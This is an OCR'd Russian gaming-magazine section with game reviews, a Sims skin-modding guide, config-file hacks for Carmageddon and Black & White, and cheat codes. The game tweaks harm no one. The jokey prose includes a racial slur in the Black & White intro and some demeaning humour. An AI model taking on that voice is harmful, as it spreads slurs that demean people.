Описуха Погружение в ту самую легенду 97-го года. То же состояние души, те же эмоции, то же благоговение. Все сделано безукоризненно и в плане технического исполнения (да, 640x480 еще может рулить!), и, что самое важное, в плане адвенчурного наполнения. Геймплей не оставляет ни единого шанса для любой социальной жизни на ближайшие недели после приобретения игры. Недостатков практически нет, достоинства - все что было хорошего в Myst, TJM, Riven, даже в 7th Guest. Да, коктейль. Нет, не безликий.



Приговор **РУЛЕЗ!**




Урожденная **Open Kart**
Жанр Аркадный картинг (не путать с кардингом :))
Похожесть Manic Karts
Мать/отец Microids
Требует P266(P2-400), 32(64), (3D)
Групповуха LAN
Описуха Абсолютно аркадные гонки, где физика не просто отдыхает, а находится в состоянии комы. Деньги, предназначенные для апгрейдов машины, можно складывать в свинью-копилку на пиво - в игре эти апгрейды реально ничего не меняют. Соперники тупы и одинаковы как братья-имбецилы. Графика откровенно слабая, игрового драйва и в помине нет... Прокатить на "экзотическом жанре" не вышло.



Приговор **СЛАБО**



Урожденная **Panzer Campaigns 4: Tobruk 41**
Жанр Wargame
Похожесть Panzer Campaigns 1-3
Мать/отец HPS Simulations
Требует P233(P2-300), 16(64)
Групповуха PBEM, LAN
Описуха Сюжет игры - приключения немецкого танкового корпуса в Африке. Надо сказать, что Panzer Campaigns с каждой серией реально становится хардкорней. Танки и человечков уже заменили на фишки (варгеймеры, радуйтесь). Добавь к этому приятный интерфейс и умный AI, и у тебя получится хороший варгейм, который фанаты жанра непременно должны оценить.

Приговор **ХОРОШО**

Урожденная **Patrizier II**
Жанр RTS
Похожесть Patrician
Мать/отец Ascaron
Требует P233(P2-450), 32(64)
Групповуха LAN
Описуха Сиквел к старенькой хитовой стратегии Patrician. Ты играешь за средневекового европейского купца, постепенно апгрейдясь с мелкого спекулянта до президента торгового Союза. Основа игры - бизнес, то есть покупка, скажем, сигарет по доллару за блок в одном месте и продажа за три бакса в другом. Но интересно. Потому как можно подкупать должностных лиц, мочить конкурентов и даже выйти в море под пиратским флагом!

Приговор **ХОРОШО**



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!



Урожденная Primal Prey
Жанр Hunting
Похожесть Carnivores
Мать/отец Arush Entertainment/RealNetworks
Требует P2-300(P3-500), 64(128), (3D)
Групповуха Обломись
Описуха Охота на динозавров. Концепт стандартный: закупаемся стволами и снаряжением и вперед, в машину времени, пострелять и без того вымерших вследствии бедняг. Графика и дизайн уровней - откровенный отстой, а вот AI прикольный - иногда интересно проверить, кто кого перехитрит. Набор оружия до ужаса однообразный, а вот дополнительное снаряжение иногда создает любопытные игровые моменты. Но, в целом, этой гамесе уже ничто не поможет.

Приговор СЛАБО






Урожденная Road to India
Жанр Адвенчура
Похожесть Amerzone
Мать/отец Microids
Требует P266(P2-350), 64(128), (3D)
Групповуха Обломись
Описуха Единственное, чем хороша эта игра, - красиво нарисованные задники. Любителям индийской архитектуры есть на что полюбоваться. А вот логикой здесь и не пахнет, поэтому не стоит напрягать извилины, пытаясь пройти очередной квест, - это делается методом научного тыка, благо, количество предметов, которые можно собрать, и активных точек совсем невелико. Словом, не трать время, эта вещь из разряда "посмотрел и забыл".

Приговор СЛАБО



Урожденная Startopia
Жанр Space building
Похожесть Dungeon Keeper, Constructor
Мать/отец Mucky Foot/Eidos Interactive
Требует P2-350(P3-600), 64(128), 3D
Групповуха LAN, Инет
Описуха Этакий симулятор межзвездной многонациональной космостанции будущего. Ты развиваешь огромную коммуналку, где тусуется сброд со всей Вселенной. Алиенов придется кормить, развлекать, удовлетворять морально и... хм... физически, и вообще всячески заботиться об их благоденствии (пять минут ностальгируем по Dungeon Keeper). Игруха сделана добротно и, что самое важное, с долей здорового юмора (еще пять минут ностальгии по DK). Короче, приятная во всех отношениях ненавязчивая маразм-развлекуха.


Приговор ХОРОШО

Урожденная Tex Atomic's Big Bot Battles
Жанр Robo-fighting
Похожесть Robot Arena, MoHo
Мать/отец Monolith/RealNetworks
Требует P2-300(P3-600), 32(128), (3D)
Групповуха LAN, Инет
Описуха Довольно незаезженный жанр, но, увы, совершенно не прикольная идея и довольно слабая реализация. Мы имеем бои роботов на ограниченной арене. Перед боем машины можно комплектовать разным оружием, есть боты пошустрее, есть тяжелые и неповоротливые - короче, все по канонам жанра. Вот только интерес пропадает слишком быстро: вроде все нормально, а ничего особенного нет...


Приговор СРЕДНЕ








Урожденная X-Guard
Жанр Scroll-shooter
Похожесть Xenon, Raptor
Мать/отец Modern Games
Требует P200(P2-300), 32(64)
Групповуха Обломись
Описуха Отвратительный скролл-шутер, с какой стороны ни посмотри. Вернее, сначала посмотри на скриншоты. Все понятно? Читать дальше будешь? Пожалуйста: скучнейшие однообразные уровни, глючная система повреждений, 15 абсолютно одинаковых видов оружия, стрельба, прибитая на Enter без возможности переназначения... Больше у меня слов нет, одни эмоции...

Приговор ЛАЖА



Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru

Загнивающий капитализм

Продолжаем кровавые эксперименты над Sims

Александр "xtracer" Логинов (http://www.rgw.ru)

Практически все проекты гениального Уилла Райта сразу после своего выхода накрепко оккупируют западные хит-парады и порождают сотни тысяч поклонников, одержимых созданием самых извращенных модификаций. Безусловно, самым известным творением этого легендарного перца был и остается The Sims, который удачно сочетает прикольный дизайн, захватывающую концепцию и гигантский потенциал для креатива наиболее торкнутых фанатов. Сейчас я расскажу тебе немного о самых интересных инструментариях для этой игры и о том, как создать свою собственную шкурку одного из обитателей The Sims.

Королевство кривых зеркал

За пару лет со дня выхода The Sims эта игра обросла многочисленными утилитами и инструментариями, переплюнув по популярности знаменитые Quake и Half-Life. В этом обзоре мы пройдемся по самым рулезным утилитам, избегая глюкавых и самопальных прог.

The Sims Menu Edit

Размер: 1 Mb
Позволяет менять надписи названия основных предметов. Малофункционально, но достаточно неплохо для поверхностного изменения игрового мира.
The Sims Character Makeover
Размер: 3 Mb
Официальный сайт: TheSims.EA.com
Отличная утилита, позволяющая менять гардероб твоего семейства как в режиме отладки, так и непосредственно во время игры. Кроме одежды, прога меняет базовые шкурки и пропорции тел персонажей. Character Makeover пока находится в стадии отладки и имеет очень странные побочные эффекты. Предполагается, что данная программа со временем заменит активно используемый SimShow.

The Sims Transmogrifier v1.4

Размер: 1Mb
Эта небольшая утилита способна привнести немного разнообразия в стандартные мотивы твоего интерьера. Transmogrifier изменяет название, цвет и цену всей мебели в компьютерном доме, обладая при этом невероятно простым интерфейсом. Единственный камень в огород создателей утилиты - это отсутствие официальной поддержки со стороны Maxis и EA. Так что ты можешь использовать Transmogrifier исключительно на свой страх и риск.





Base Skin Set

Размер: 1Mb
Skin Set предлагает тебе максимум удовольствия с минимумом побочных эффектов. В комплект поставки входят голые шкурки всех цветов и оттенков, включая изображения настоящих индейцев. Хочешь создать своего героя - попробуй сначала Base Skin Set. Кстати, в комплект входит тутариал на языке оригинала, так что если захочешь сгенерить уникального персонажа, RTFM :).

The Sims File Cop

Размер: 1Mb
Официальный сайт: TheSims.EA.com
Настоящий musthave. File Cop тщательно просканирует все созданные тобой файлы и удалит испорченные или несовместимые творения. Так что, прежде чем скачивать новый набор порнографических Sims с участием Бритни Спирс, используй File Cop. Возможно, вожделенные герои совсем не то, чем они кажутся.

Art Studio!

Официальный сайт: TheSims.EA.com
Размер 3Mb
Теперь ты можешь превратить скромный домик обычной компьютерной семьи в центр панк-движения. Используй Art Studio! для конвертирования самых необычных jpegs в обои Sims-жилища. Обычно результат превосходит все самые смелые ожидания. Кроме того, с выходом Sims-Online ты сможешь продемонстрировать свой шедевр чуткому игровому сообществу.



SimShow v1.3

Размер: 6 Mb
Официальный сайт: TheSims.EA.com
SimShow - это одна из самых популярных программ по созданию уникальных персонажей мира the Sims. При помощи этой утилиты ты можешь импортировать новые текстуры, создавать уникальных персонажей и рассматривать готовые модели в полностью трехмерной проекции. За неимением более совершенных решений народ в основном юзает SimShow в качестве основной утилиты для созданий новых скинов.

FaceLift Gold

Размер: 9 Mb
Официальный сайт: TheSims.EA.com
FaceLift поможет тебе создать новые лица и импортировать их в игру. Удачный интерфейс и совместимость с SimShow играют не последнюю роль при выборе этой программы.

Краткий гид для начинающих творцов


Прежде чем приступить к созданию собственного персонажа в мире The Sims, стоит уяснить несколько важных деталей. Каждый персонаж в этой игровой вселенной состоит из двух важнейших составляющих: Шкурки (Skin) и Тела (Mesh). Все файлы, отвечающие за форму тела, имеют расширения .cmx или .skn. Скины представлены в виде обычных битмепов и потому заканчиваются на привычный .bmp. При создании нового скина необходимо учитывать не только пропорциональность будущего обитателя виртуального жилища, но и полное соответствие шкуры отведенному для нее телу. Если тело окажется больше или меньше сотканной тобой шкуры, то конечный результат может совсем не соответствовать твоему первоначальному замыслу. Разобравшись с терминологией - перейдем к этапу предварительной подготовки. Для воплощения будущего образа тебе понадобятся две основные программы. Любой редактор .bmp файлов и SimShow версии v1.2. В качестве графического редактора ты можешь использовать абсолютно любую программу, но лично я рекомендую Adobe Photoshop. Впрочем, ты можешь попробовать свои силы в стандартном Paint Brush, только не рассказывай об этом своим приятелям. Заклеймят обидным словом “ламер” на всю оставшуюся жизнь.
Если с Adobe Photoshop все должно быть более-менее понятно, то на SimShow стоит остановиться отдельно. Эта программа использует интуитивный интерфейс и небольшое количество доступных опций. Ты можешь загружать новые шкурки, импортировать и присоединять готовые решения к библиотеке тел. Я не буду подробно останавливаться на устройстве этой программы, иначе нам не хватит и сорока страниц твоего любимого журнала. Предлагаю тебе использовать метод проб и ошибок, который приведет тебя к полному пониманию всех основ управления SimShow.
Разобравшись с основными инструментами, ты должен освоить некоторые законы кодирования объектов в the Sims. SimShow, как и всякая другая программа, использует свой собственный язык кодирования связей между основными объектами игры. Если ты внимательно посмотришь внутрь папки SimShow/GameData/Textures/, то увидишь множество странных файлов с наз-

ваниями вроде "B0021MAFitlgt_beaves07.bmp". Это вовсе не желание разработчиков очередной раз выпендриться перед многочисленными фанатами, а сложная иерархическая система, определяющее тип тела, для которого приготовлена данная шкура. Основные обозначения расшифровываются как:

FA - женщина
MA - мужчина
FCChd - девочка
MCChd - мальчик
Skn - худой
Fit - упитанный
Fat - жирный
med - средний
lgt - светлый
drk - темный

А, соответственно, "B0021MAFitlgt_beaves07.bmp" означает, что изготовленная тобой шкура по имени Beaves, является жирным мужчиной со светлым типом кожи.

Чтобы не изобретать велосипед, используя указанную выше кодировку, выбери уже готовую шкурку в директории Simshow/Gamedata/Textures и приступай к созданию уникального произведения. Не забудь сделать копию используемого файла и учти, что твоя картинка должна иметь размер 256 X 256 пикселей. Прежде чем приступать к процессу художественного творчества, переведи новую картинку в режим RGB и сохрани базовый вариант. Если ты работаешь в Photoshop, то старайся использовать как можно большее количество слоев. Многослойная система поможет тебе не только просто удалить лишнее, но и импортировать дополнительные объекты. Когда ты посчитаешь процесс модификации законченным, переведи полученное изображение в INDEXED COLOR MODE. Сохрани конечный результат, убедившись в том, что используется не более 256 цветов. Во время сохранения убедись, что название нового файла соответствует



приведенной выше системе кодировки, иначе ты не сможешь использовать конечный вариант в SimShow. Если все прошло правильно, то ты увидишь свое творение в базе SimShow.

Внимательно вглядись в конечный результат. Если тебя не удовлетворяют полученные результаты, то ты можешь внести легкие изменения в цвет рук своего персонажа. Для этого тебе необходимо обнаружить файлы с названиями:

HFLOlgt.bmp, HFLOmed.bmp, HFLOdrk.bmp - Женская левая рука (светлая/средняя/темная)
HFROlgt.bmp, HFROmed.bmp, HFROdrk.bmp - Женская правая рука (светлая/средняя/темная)
HMLOlgt.bmp, HMLOmed.bmp, HMLOdrk.bmp - Мужская левая рука (светлая/средняя/темная)
HMROlgt.bmp, HMROmed.bmp, HMROdrk.bmp - Мужская правая рука (светлая/средняя/темная)

Сделай копии всех файлов и приступай к перекрашиванию. Учти, что твои руки должны соответствовать шкуре, с которой ты намерен их использовать. Если твоя шкурка называется



"B0021MAFitlgt_beaves07.bmp", то и руки должны, соответственно, называться "HMLOlgt_beaves07.bmp" и "HMROlgt_beaves07.bmp". Так же, как и в предыдущем случае, все финальные результаты должны быть сохранены в режиме INDEXED COLOR.

При большом желании ты можешь изменить лицо своего персонажа. Для этого тебе придется повторить все те же операции, что и со шкуркой. Все лица представлены примерно в следующем виде: C009FAlgt_Kathy.bmp, где:

FA - женщина
MA - мужчина
FC - девочка
MC - мальчик

Так же, как и во всех предыдущих случаях, сохраняй конечные результаты в режиме INDEXED COLOR. Если ты используешь в качестве основы для будущего шедевра чью-то фотографию, то внимательно убедись в пропорциональности будущего произведения.

Ну вот и все, надеюсь, что у тебя все получилось отлично и ты можешь похвастаться очередным чудовищем перед продвинутыми друзьями или выставить собственное творение на обозрение миллионов пользователей всемирной сети. Главное, не останавливаться на достигнутом, в следующий раз попробуй "oSimенить" свою семью, друзей, начальника... А потом, например, сделай так, чтобы твой ненавистный босс и препод по мат.ану вступили в The Sims в однополую связь :). Короче, твори, Склихасовский! :)

Все необходимые материалы, включая тысячи готовых шкурок и все описанные в этом материалы программы, ты можешь обнаружить по одному из следующих адресов:

www.thesimsresource.com/skins.phtml
www.7deadlysims.com/main.asp
www.mallofthesims.com/



Carmageddon TDR 2000,
или А где твоя тачка, чувак?

KodeMaster (cranyoblast@real.xaker.ru)

Нет ничего проще, чем поиздеваться над машинами в этой игрушке. Для этого не понадобятся даже мозги. Достаточно рук и "Блокнота".

Взлом силы машин

В папке Assets\Cars имеется файл cardescriptor.txt. В нем содержится разная информация о машинах, в том числе и их сила (по-буржуйски strength). Ищем нужную машину (желательно свою, Opeл MK4) и добавляем пару нулей к силе. Машины противников будут разлетаться от малейшего соприкосновения, а твоя тачка станет практически неуничтожимой. (Кстати, эта вещь не влияет на массу - столбы от этого не станут меньшей помехой.)

В результате этих операций мы получим режим самоубийц – полицаями на первой карте будут Танки. Здорово, да? Тупо? Дык! И это применимо к любым машинам.



Смена моделей машин

Не редактирование, а именно смена. Для примера: берем папку GolfCart в папке Assets\Cars и копируем ее куда-нибудь. Неважно куда - это будет резервная копия. Далее открываем папку The_Tank и копируем ее содержимое в вышеупомянутую папку GolfCart. Как можно заметить, если скины не менялись, все содержимое представлено пятью файлами - два .txt, один .dir, один .h и один .pak. С последними тремя все просто - копируем имена соответственно расширениям. То есть: выделяем оригинальный .dir, жмем F2 (rename), копируем имя, удаляем оригинал. Затем выделяем .dir от The_Tank, опять жмем F2, вставляем имя. Ну, ты врубился, в общем. С .txt-файлами несколько сложнее, но ты справишься, мозги все еще не нужно включать... Согласно вышеописанной процедуре, копируем имя GolfCartdescriptor.txt и вставляем его в соответствующий descriptor Танка (не в texturedescriptor!!). С последним файлом уже знаем, как поступать. В результате этих операций мы получим режим самоубийц - полицаями на первой карте будут Танки. Здорово, да? Тупо? Дык! И это применимо к любым машинам.

Ну а теперь займемся улучшением ходовых характеристик машины



Если такой вариант тебя не устраивает, просто увеличь колеса метров до трех и ДАВИ ИХ!!!

Открываем Assets\Cars и папку любой машины (опять же желательно своей, чего на чужого дядю



пахать). Через поиск или глазками, если их не жалко, ищем строку 'number of gears' (без кавычек). После нее имеется столбик чисел. Первое (то, что с минусом) - это задняя передача. Можешь поставить любое число (только с минусом!). Числа эти - коэффициент ускорения машины на разных передачах. Поставь все числа как во второй строке - разгоняться будешь со скоростью света, завтрак в желудке сплющится ...

Далее, ищем 'wheel specific data' или просто 'wheel data' (без кавычек). Разделенные пунктиром далее следуют описания колес в таком порядке: переднее правое, переднее левое, заднее правое, заднее левое. Для машин с шестью и более колесами порядок примерно тот же. Интересующие нас строки - 'driving wheel' и 'steering wheel'. Первое определяет привод, второе - руль. Руль лучше не менять - иначе выйдет прикол с боковой ездой и невозможностью нормального поворота. Привод - а вот его следует проставить (заменить 0 на 1) на всех колесах. Как результат - просто чумовые акселерация и скорость, не говоря уже о способности ездить по самым "горнокозелным" участкам местности. Также интересный пункт - 'wheel width', или ширина колеса. Можно увеличить до нескольких метров. Практическая польза от этого небольшая, но это улучшает сцепление с дорогой, и можно перед друзьями пальцы покидать.

Извращаем Черное и Белое

KodeMaster (cranyoblast@real.xakep.ru)

Yo, people, cum'on! =) Ээээ... что-то я Децела пересмотрел :). Короче, приятель, Децелу негров, а хакеру взломы. Вырубай телек, бери в лапы кружку с пивом, хватай зубами крысу и в бой. Мы с тобой начнем измываться над всенародно любимым Black&White.

Crack them all!!!

В папке "scripts" лежат файлы, описывающие твою наполненную навозом землю и количество объектов, которые на ней генерируются. Например, можно сделать так, что на первой (обучающей) земле у тебя будет алтарь с самыми крутыми спеллами в игре, всего лишь изменив land1.txt. То-то ты всем покажешь! Есть, правда, неувязочка - это все получится, если ты начнешь игру заново, так как первая земля генерится во время вступительного мультика. Также ты можешь добавить себе жратвы или дров, просто создав новое хранилище и напихав туда нужное количество припасов. Естественно, можно вообще убирать некоторые объекты целиком или частично. Так, можно убрать почти весь лес, и это может сделать время сохранения/загрузки не таким долгим.

Можно изменять степень веры в тебя в других деревнях. В общем, экспериментируй. Если ты запорешь свою игру, то это, скорее всего, из-за неправильно поставленной запятой, непоставленного параметра или еще чего. Делай резервные копии, даже Jesus saves.

Полезные команды (помни, что ID твоей деревни всегда 0, ты обозначаешься как "PLAYER_ONE"):

Добавить себе спеллов:

CREATE_NEW_TOWN_SPELL(IDдеревни, "НазваниеСпелла")

Лучше помещать эту команду сразу за командой CREATE_TOWN, так вернее. Можно выбирать до 6 спеллов.

Создать дома:

CREATE_ABODE(IDдеревни, "координатыX, координатыY", "ТипЗдания", #, #, #, #)

С этим проще всего поступать так - найти в файле описание здания, на которое тебе совершенно положить, и заменить его на здание нужного тебе типа. Описание типа начинается с названия твоего народа (Norse, Celtic и т.д.), затем подчеркивание и название дома. Например, NORSE_ABODE_WORKSHOP, CELTIC_ABODE_CRECHE, INDIAN_STORAGE_PIT. На первые два поля # можешь забить, а последние два означают количество еды и дерева, хранящихся в здании. Как правило, они будут равны нулю (кроме хранилищ). Вполне можно поставить там немереные значения типа 9000000. Тогда проблем с сырьем точно не возникнет, даже если твои люди будут хряпать и пахать стахановскими темпами.

CREATE_TOWN_CENTRE(параметры как в предыдущей команде - CREATE_ABODE)

Опять же удобно будет заменить какую-нибудь большую постройку деревенским центром. Описание центра такое же, как и любой другой постройки, например, GREEK_TOWN_CENTRE.

Примеры спеллов:

BEAM_EXPLOSION
BEAM_EXPLOSION_PU1
BEAM_EXPLOSION_PU2
CREATURE_SPELL_ANGRY
CREATURE_SPELL_BIG
CREATURE_SPELL_COMPASSION
CREATURE_SPELL_FREEZE
CREATURE_SPELL_INVISIBLE
CREATURE_SPELL_ITCHY
CREATURE_SPELL_SMALL
CREATURE_SPELL_STRONG
CREATURE_SPELL_WEAK
FIRE
FIRE_PU1
FIRE_PU2
FOOD
FOOD_PU1
FOOD_PU2
FLYING_FLOCK
GROUND_FLOCK
HEAL
HEAL_PU1
LIGHTNING_BOLT
LIGHTNING_BOLT_PU1
LIGHTNING_BOLT_PU2
NATURE [Это на самом деле спелл Forest]
PHYSICAL_SHIELD
SHIELD
STORM_PU1
STORM_PU2
TELEPORT
WATER
WATER_PU1
WOOD



Любые спелы могут стать доступны уже на первой земле.

Создать цитадель

CREATE_CITADEL("координатыX, координатыY", ?, IDигрока, ?, ?)

Создать алтарь (без цитадели его быть не может)

CREATE_WORSHIP_SITE("координатыX, координатыY", ?, IDигрока, ?, ?)
Спеллы, на которые подданные должны "работать", определяются командой CREATE_TOWN_SPELL (см. выше).

Установить уровень веры

SET_TOWN_BELIEF(IDдеревни, IDигрока, вера)
Реально крутая команда. Каждая деревня на карте имеет определенный уровень веры в каждого бога. Можешь поставить веру в себя на 99%, и тогда даже ненароком брошенный труп сделает деревню твоей. Вера обозначается дробным числом, то есть 0.900000 значит 90%, а 0.150000 значит 15%, etc. Оставляй после точки 6 цифр, так вернее... иначе может зависнуть...
Таким образом, чтобы сделать жизнь на первом острове не простой, а очень простой, внеси в land1.txt эти изменения и тренируй свое существо сколько хочешь. Его можно будет научить очень полезным спеллам и прочим вещам. Спеллы можешь менять по своему усмотрению.
После команды CREATE_TOWN введи:
CREATE_NEW_TOWN_SPELL(0, "FOOD_PU1")
CREATE_NEW_TOWN_SPELL(0, "HEAL_PU1")
CREATE_NEW_TOWN_SPELL(0, "WATER_PU1")
CREATE_NEW_TOWN_SPELL(0, "FIRE_PU2")
CREATE_NEW_TOWN_SPELL(0, "WOOD")
CREATE_NEW_TOWN_SPELL(0, "SHIELD")

- Найди строчку "NORSE_ABODE_STORAGE_PIT" и поменяй последние два числа на 9000000

- Найди строчку "CREATE_PLANNED_CITADEL" и замени ее этими строками :
CREATE_CITADEL("1915.05,2508.89", 0, "PLAYER_ONE", 36000, 1000)
CREATE_WORSHIP_SITE("1980.01,2580.12", 7, "PLAYER_ONE", "NORSE", 8151, 1000)

Так же легко поменять свое существо. Все нужные файлы хранятся в Data\CRT\.
Допустим, ты играешь коровой. Тогда твой файл - bcow.CBN. А хочешь ты быть не сисястым парнокопытным, а крутым волчарой. Тогда тебе надо стереть bcow.CBN и переименовать bwolf.CBN в bcow.CBN. Вот и все! Можешь поэкспериментировать и с другими существами, даже можно себе огра поставить. Не забудь сделать копию своего существа... так, на всякий пожарный.

Народ до опупения режется в нового Тамагочи, фанатея от двуногих зебр и интеллектуальных обезьян. А хочешь удивить друзей и пройти B&W, скажем, волком или огром? Нет проблем!





Ломка

KodeMaster (cranyoblast@real.xakep.ru)

Коды

Offroad

Вместо своего погоняла набери в игре SPEEDO, и ты получишь все тачки и трассы.

Fallout Tactics

Во время игры зажми левый [Shift] и при одновременном нажатии [Backspace] вводи:
I_want_be_god - твои орлы неуязвимы
I_want_big_guns - получаешь кучу пушек

Half-Life: Blue Shift

Добавь к запускающему файлу параметр -console, чтобы ее можно было открывать в игре, например, "C:\Games\bshift.exe" -console

Теперь она будет открываться по тильде "~". Перед началом игры и загрузкой старой набери в консоли sv_cheats 1 (или можешь добавить эту строчку в config.cfg, чтобы она запускалась автоматом). Это включит режим читов. Теперь в игру можно вводить коды (все в той же консоли):

god - ты обречен на вечные мучения, придется проходить игру до конца... никаких отмазок типа "меня убили!"
notarget - монстры тебя в упор не видят
noclip - проходишь сквозь стены
impulse 101 - режим "Барыга", получаешь все оружие
sv_gravity x - устанавливает гравитацию. X = 800 стандартное значение, X = 0 - гравитации вообще нет
sv_accelerate x - устанавливает ускорение в воздухе (при прыжках) - нормальное значение - 10
skill x - устанавливает сложность игры, 1 = для сопляков, 3 = для крутых пацанов
map x - переход на карту Хэ. Список карт за отдельную плату:
ba_canal1 ba_canal1b ba_canal2 ba_canal3 ba_elevator ba_hazard1 ba_hazard2 ba_hazard3 ba_hazard4 ba_hazard5 ba_hazard6 ba_maint ba_outro ba_power1 ba_power2 ba_security1 ba_security2 ba_teleport1 ba_teleport2 ba_tram1 ba_tram2 ba_tram3 ba_xen1 ba_xen2 ba_xen3 ba_xen4 ba_xen5 ba_xen6 ba_yard1 ba_yard2 ba_yard3 ba_yard3a ba_yard3b ba_yard4 ba_yard4a ba_yard5 ba_yard5a

Merchant Prince 2

Вводи коды, когда находишься на экране Венеции:

HDIVIEW - поднимите мне веки, я хочу поглядеть на карту...
HDIKASH - 50000 местных тугриков
HDISPY - можно видеть ходы врагов... вуаеристы...
HDIKARNAGE - включить неактивных наемников

Heroes Chronicles: The Final Chapters

Жмакай TAB и вводи волшебное слово:
NWCTRINITY - куча архангелов
NWCAGENTS - куча черных рыцарей
NWCNEO - добавить себе 1 уровень
NWCFOLLOWTHEWHITERABBIT - О, везунчик! Удача, значит, привалила.
NWCNEBUCHADNEZZAR - неограниченное движение
NWCMORPHEUS - максимальная мораль, никаких порнофильмов в отряде
NWCORACLE - открыть мозаику
NWCWHATISTHEMATRIX - открыть карту
NWCIGNORANCEISBLISS - убрать ее с глаз долой
NWCTHECONSTRUCT - +100 всех ресурсов, я ограбил директора водокачки! Так что денег тоже дадут.
NWCBLUEPILL - проиграть сценарий
NWCREDPILL - всех обманул, а сам выиграл

Heist

Нажми одновременно кнопки
[Right Ctrl] + [Shift] + [H],
и в твоей команде у всех улучшится здоровье

Pearl Harbor: Zero Hour

В окне выбора миссий кликни на маленькой черной тени вроде самолета в правой части экрана. Этим ты не только докажешь, что знаешь значение слова "кликать", но и откроешь три новых самолета и один секретный уровень.

Leadfoot Stadium Off-Road Racing

Введи MEGASAXON на экране выбора новой карьеры и получишь миллион зелени.

Max Mole 2: Daddys Secret

Вот коды на уровни в порядке возрастания:

first, cool, forest, insects, shape, force, ransom, darkness, tunnel, coarse, falcon, eagle, fortress, shiny, maximus, boards, molly, burning, broken, flame, magic, foilage, strange, grave, center, puzzle, loom, diablo, lucifer, judgment, worm, switch, bubbles, crush, spider, brick, lowrider, icy, goldvein, merge, smithy, flip, strong, looping, washer, digger, yard, machine, camping, happyend

Tribes 2

Этот код работает только если ты хостишь игру. Нажми тильду, чтобы вывести консоль, и набери "$testcheats=1;" а затем "giveall();" без кавычек. У тебя будет все оружие с кучей патронов.

X-Guard

Коды на уровни:

01 - FIRST
02 - TIMEWARP
03 - VOYAGE
04 - STARFIELD
05 - PRISON
06 - FORTRESS
07 - NEUTRAL
08 - MORTALITY
09 - OPERATION
10 - TRANSPORT
11 - FLOODGATE
12 - NEXUS
13 - TITAN
14 - WRATH
15 - REVENGE

Akimbo: Kung-Fu Hero

влево-вправо-влево-вправо-пробел - бессмертие
вправо-влево-вправо-влево-пробел - перепрыг на следующий уровень

Global Domination

Набирай во время игры:

aaawwww - в шахтах появляются ракеты... все начинают бояться
dad**** - выпустить все ракеты

daww**a - куча ресурсов
*wwaaadada - ядерная бомба
w*aad - супер-файтеры
wddd*aa - враг начинает поддаваться
ddwwwwaad - посмотреть вражеские ресурсы

где стоит звездочка - нажимай Shift

Star Trek: Voyager: Elite Force: Expansion Pack

бессмертие - god
все пушки - give weapons
здоровье как у быка и броня как на щитках у футболистов - undying
дистрофики мы, сквозь стены проходим - noclip
монстры слепнут - notarget
вид от третьего лица - cg_thirdperson 1
обратно от первого - cg_thirdperson 0
